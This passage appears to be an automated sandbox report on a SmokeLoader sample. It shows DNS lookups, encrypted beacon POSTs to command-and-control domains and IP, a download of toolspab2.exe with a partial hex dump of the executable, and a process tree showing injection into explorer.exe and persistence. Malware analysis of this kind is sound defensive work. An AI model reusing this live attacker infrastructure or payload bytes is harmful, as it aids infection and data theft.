Nov 25, 2021 18:25:10.962596893 CET	192.168.2.4	8.8.8.8	0x5bd9	Standard query (0)	xacokuo80.top	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:24:49.985004902 CET	8.8.8.8	192.168.2.4	0x54b3	Name error (3)	nalirou70.top	none	none	A (IP address)	IN (0x0001)
Nov 25, 2021 18:24:50.034112930 CET	8.8.8.8	192.168.2.4	0xba	No error (0)	xacokuo80.top		212.192.241.249	A (IP address)	IN (0x0001)
Nov 25, 2021 18:24:50.259314060 CET	8.8.8.8	192.168.2.4	0xbfc3	No error (0)	xacokuo80.top		212.192.241.249	A (IP address)	IN (0x0001)
Nov 25, 2021 18:24:50.765567064 CET	8.8.8.8	192.168.2.4	0x11d3	No error (0)	privacytoolzfor-you7000.top		212.192.241.249	A (IP address)	IN (0x0001)
Nov 25, 2021 18:24:56.273138046 CET	8.8.8.8	192.168.2.4	0x9022	No error (0)	xacokuo80.top		212.192.241.249	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- edwxjxx.net
  - xacokuo80.top
- kwcurllpj.com
- privacytoolzfor-you7000.top
- tpjfndspxp.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49714	212.192.241.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:50.066019058 CET	1	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://edwxjxx.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 151 Host: xacokuo80.top
Nov 25, 2021 18:24:50.207442999 CET	2	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 25 Nov 2021 17:24:50 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 0d 0a 14 00 00 00 7b fa f0 1d b5 69 2b 2c 47 fa 0e a8 c1 82 9f 4f 1a c4 da 16 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 19{i+,GO0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49715	212.192.241.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:50.288214922 CET	2	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kwcurllpj.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 356 Host: xacokuo80.top

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:50.428165913 CET	3	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 25 Nov 2021 17:24:50 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d1 95 4f 11 6a 11 e9 b2 83 bd a6 0b a2 13 cc 2f ae 59 4a c3 55 a1 b9 67 f4 25 45 51 b8 f6 cb 41 e1 0e 88 16 95 e1 63 da 7d b3 ef d2 01 79 e4 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OOj/YJUg%EQAc}yc0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49716	212.192.241.249	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:50.799880028 CET	4	OUT	GET /downloads/toolspab2.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: privacytoolzfor-you7000.top
Nov 25, 2021 18:24:50.919018984 CET	5	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 25 Nov 2021 17:24:50 GMT Content-Type: application/x-msdos-program Content-Length: 302592 Connection: close Last-Modified: Thu, 25 Nov 2021 17:24:01 GMT ETag: "49e00-5d1a03d96f132" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b0 b4 92 23 f4 d5 fc 70 f4 d5 fc 70 f4 d5 fc 70 9b a3 57 70 dd d5 fc 70 9b a3 62 70 e5 d5 fc 70 9b a3 56 70 97 d5 fc 70 fd ad 6f 70 ff d5 fc 70 f4 d5 fd 70 03 d5 fc 70 9b a3 53 70 f5 d5 fc 70 9b a3 66 70 f5 d5 fc 70 9b a3 61 70 f5 d5 fc 70 52 69 63 68 f4 d5 fc 70 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 2a 7d 9d 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 08 03 00 00 b4 7c 01 00 00 00 00 20 7c 01 00 00 10 00 00 00 20 03 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 00 80 01 00 04 00 00 6b 2c 05 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 d4 fe 02 00 78 00 00 00 00 70 7e 01 f8 67 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 7e 01 d4 17 00 00 20 14 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 7a 01 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 cc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 28 06 03 00 00 10 00 00 00 08 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 c0 41 7b 01 00 20 03 00 00 14 00 00 00 0c 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 f8 67 00 00 00 70 7e 01 00 68 00 00 00 20 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 a8 14 01 00 00 e0 7e 01 00 16 01 00 00 88 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 12 03 00 00 00 00 00 a6 12 03 00 00 00 00 00 70 03 03 00 8e 03 03 00 9c 03 03 00 a8 03 03 00 ba 03 03 00 da 03 03 00 ee 03 03 00 04 04 03 00 16 04 03 00 2c Data Ascii: MZ@!L!This program cannot be run in DOS mode.$#pppWppbppVppoppppSppfppappRichpPEL*}_| | @k,xp~g~ Hz@.text(`.dataA{ @.rsrcgp~h @@.reloc~@Bp,

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49717	212.192.241.249	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:57.333904028 CET	322	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://tpjfndspxp.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 306 Host: xacokuo80.top

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:24:59.157474995 CET	323	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://tpjfndspxp.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 306 Host: xacokuo80.top Data Raw: 10 87 8a 95 6c 84 dc b4 cc 4b 0d 33 7b cf 90 8d 42 13 a8 37 d2 35 1f ed cf 9b db fe 88 a4 e0 84 1f b2 5a a5 1d 1a c5 e0 ec d9 f3 dd d0 80 11 1f 77 e5 14 88 d5 da fe b7 dc 6d bd a2 91 ba 77 d4 75 24 f3 c4 84 de 9e 66 5d 02 c9 a1 c1 64 5d dc cc 36 26 d3 5c 15 b2 01 6a 5c 14 07 e7 84 ce 30 cc b0 ae b5 3d 25 0d 30 1d be 6b 73 be 6e 00 63 62 97 66 e0 b8 67 ab 40 59 0e 6f 97 fc 77 29 7e b2 4f c1 96 77 61 fb e0 26 d2 56 0d 0a f9 29 cc 4f ad b9 ea ab 97 56 d4 22 82 28 2a 6c 5c 55 83 3d f7 b0 64 f9 f8 08 b9 9b 37 1f 15 be e3 e1 99 93 5d 6f b6 f5 80 bc b1 22 6a d9 9e dc f1 00 7c 14 6e 37 a8 b2 45 18 22 b9 f9 9b 25 99 7f 72 52 fc 51 43 bc 8e 1e c0 79 c4 3d c7 b3 36 77 c8 6f ed b0 95 49 97 de 45 26 d5 7a 3a b5 ba f8 c8 3f fc 8e 26 60 d2 7a 96 a4 79 42 fb be 60 a5 42 dc 55 54 0f 49 a2 fa 1d 5c 12 aa a1 3e 00 7b 47 1f 6c d6 d6 23 0d f4 60 fe 70 1a 03 b7 e6 44 69 47 9c 07 29 d9 50 d2 a2 e2 a2 54 8d cb e8 60 d8 2f 0d 66 Data Ascii: lK3{B75Zwmwu$f]d]6&\j\0=%0ksncbfg@Yow)~Owa&V)OV"(*l\U=d7]o"j|n7E"%rRQCy=6woIE&z:?&`zyB`BUTl\> {Gl#`pDiG)PT`/f
Nov 25, 2021 18:25:02.445750952 CET	324	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://tpjfndspxp.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 306 Host: xacokuo80.top Data Raw: 10 87 8a 95 6c 84 dc b4 cc 4b 0d 33 7b cf 90 8d 42 13 a8 37 d2 35 1f ed cf 9b db fe 88 a4 e0 84 1f b2 5a a5 1d 1a c5 e0 ec d9 f3 dd d0 80 11 1f 77 e5 14 88 d5 da fe b7 dc 6d bd a2 91 ba 77 d4 75 24 f3 c4 84 de 9e 66 5d 02 c9 a1 c1 64 5d dc cc 36 26 d3 5c 15 b2 01 6a 5c 14 07 e7 84 ce 30 cc b0 ae b5 3d 25 0d 30 1d be 6b 73 be 6e 00 63 62 97 66 e0 b8 67 ab 40 59 0e 6f 97 fc 77 29 7e b2 4f c1 96 77 61 fb e0 26 d2 56 0d 0a f9 29 cc 4f ad b9 ea ab 97 56 d4 22 82 28 2a 6c 5c 55 83 3d f7 b0 64 f9 f8 08 b9 9b 37 1f 15 be e3 e1 99 93 5d 6f b6 f5 80 bc b1 22 6a d9 9e dc f1 00 7c 14 6e 37 a8 b2 45 18 22 b9 f9 9b 25 99 7f 72 52 fc 51 43 bc 8e 1e c0 79 c4 3d c7 b3 36 77 c8 6f ed b0 95 49 97 de 45 26 d5 7a 3a b5 ba f8 c8 3f fc 8e 26 60 d2 7a 96 a4 79 42 fb be 60 a5 42 dc 55 54 0f 49 a2 fa 1d 5c 12 aa a1 3e 00 7b 47 1f 6c d6 d6 23 0d f4 60 fe 70 1a 03 b7 e6 44 69 47 9c 07 29 d9 50 d2 a2 e2 a2 54 8d cb e8 60 d8 2f 0d 66 Data Ascii: lK3{B75Zwmwu$f]d]6&\j\0=%0ksncbfg@Yow)~Owa&V)OV"(*l\U=d7]o"j|n7E"%rRQCy=6woIE&z:?&`zyB`BUTl\> {Gl#`pDiG)PT`/f
Nov 25, 2021 18:25:02.829710007 CET	324	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 25 Nov 2021 17:25:02 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 31 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 78 61 63 6f 6b 75 6f 38 30 2e 74 6f 70 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 191<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at xacokuo80.top Port 80</address></body></html>0

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: qhQ6armJ25.exe PID: 7112 Parent PID: 4240

General

Start time:	18:23:59
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\qhQ6armJ25.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\qhQ6armJ25.exe"
Imagebase:	0x400000
File size:	304128 bytes
MD5 hash:	9953ACB0FEE6C45FC5AA12D21AC3AD1B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: qhQ6armJ25.exe PID: 7144 Parent PID: 7112

General

Start time:	18:24:07
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\qhQ6armJ25.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\qhQ6armJ25.exe"
Imagebase:	0x400000
File size:	304128 bytes
MD5 hash:	9953ACB0FEE6C45FC5AA12D21AC3AD1B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000001.00000002.765681019.0000000000640000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000001.00000002.765917923.0000000002051000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: explorer.exe PID: 3424 Parent PID: 7144

General

Start time:	18:24:14
Start date:	25/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000002.00000000.748566688.0000000004F01000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: gahfeaj PID: 5032 Parent PID: 968

General

Start time:	18:24:50
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Roaming\gahfeaj
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\gahfeaj
Imagebase:	0x400000
File size:	304128 bytes
MD5 hash:	9953ACB0FEE6C45FC5AA12D21AC3AD1B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: D380.exe PID: 6328 Parent PID: 3424

General

Start time:	18:24:55
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Local\Temp\D380.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\D380.exe
Imagebase:	0x400000
File size:	302592 bytes
MD5 hash:	61BA8F1EDCD03481D6447E8EC34DC383
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: gahfeaj PID: 6344 Parent PID: 5032

General

Start time:	18:25:02
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Roaming\gahfeaj
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\gahfeaj
Imagebase:	0x400000
File size:	304128 bytes
MD5 hash:	9953ACB0FEE6C45FC5AA12D21AC3AD1B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000005.00000002.834313384.0000000000460000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000005.00000002.834484758.00000000005A1000.00000004.00020000.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: D380.exe PID: 5456 Parent PID: 6328

General

Start time:	18:25:03
Start date:	25/11/2021
Path:	C:\Users\user\AppData\Local\Temp\D380.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\D380.exe
Imagebase:	0x400000
File size:	302592 bytes
MD5 hash:	61BA8F1EDCD03481D6447E8EC34DC383
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Disassembly

Code Analysis